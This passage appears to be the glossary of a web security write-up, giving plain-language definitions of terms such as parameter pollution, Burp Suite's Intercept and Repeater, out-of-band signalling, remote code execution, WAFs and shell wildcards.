- Header: a line of metadata in a request or response, such as the field name in a form.
- HTTP Parameter Pollution: sending the same parameter more than once, or in an unexpected way, so different parts of the system disagree about its value.
- Intercept: a Burp Suite feature that pauses a request so you can edit it before it is sent.
- IP address: the numeric label that identifies a computer on a network.
- Linux: a family of operating systems widely used on servers.
- Multipart form-data: a way of encoding form data so a server can parse it easily, common with file uploads.
- Newline: the invisible character that marks the end of a line, produced by pressing Enter.
- Open source: software whose code is published for anyone to read.
- Out-of-band (OOB): using a separate channel, such as a DNS lookup, to carry a signal.
- Parameter: a named input value in a request, such as
frequency=10. - Payload: the piece of input an attacker sends to trigger a vulnerability.
- POST request: the kind of request a browser sends when you submit a form.
- Reconnaissance (recon): the information-gathering phase of security testing.
- Regular expression: a pattern used to match text, often to allow or reject characters.
- Remote code execution (RCE): running your own commands on someone else's machine over a network.
- Repeater: a Burp Suite feature that lets you resend one request repeatedly with changes.
- Repository: a project folder hosted online, usually with its change history.
- Request: the message a browser sends to a server.
- Sanitising: cleaning input so dangerous characters cannot do anything unexpected.
- Shell: the program that reads typed commands and runs them.
- String concatenation: gluing pieces of text together.
- Subdomain: a prefix on a domain name, such as
bloginblog.example.com. - System call: here, a function that asks the operating system to run a command.
- URL encoding: the scheme that turns spaces and symbols into codes like
%20so they can travel in a web address. - Variable: a named storage slot for a value, either in a program or in a form field.
- Web Application Firewall (WAF): a filter in front of a website that blocks requests that look like attacks.
- Web form: the part of a page with boxes you fill in and a button you press.
- Web server: the computer or program that holds a website and answers browser requests.
- Wildcard: a character such as
*that stands for any characters, expanded by the shell to match real file paths.



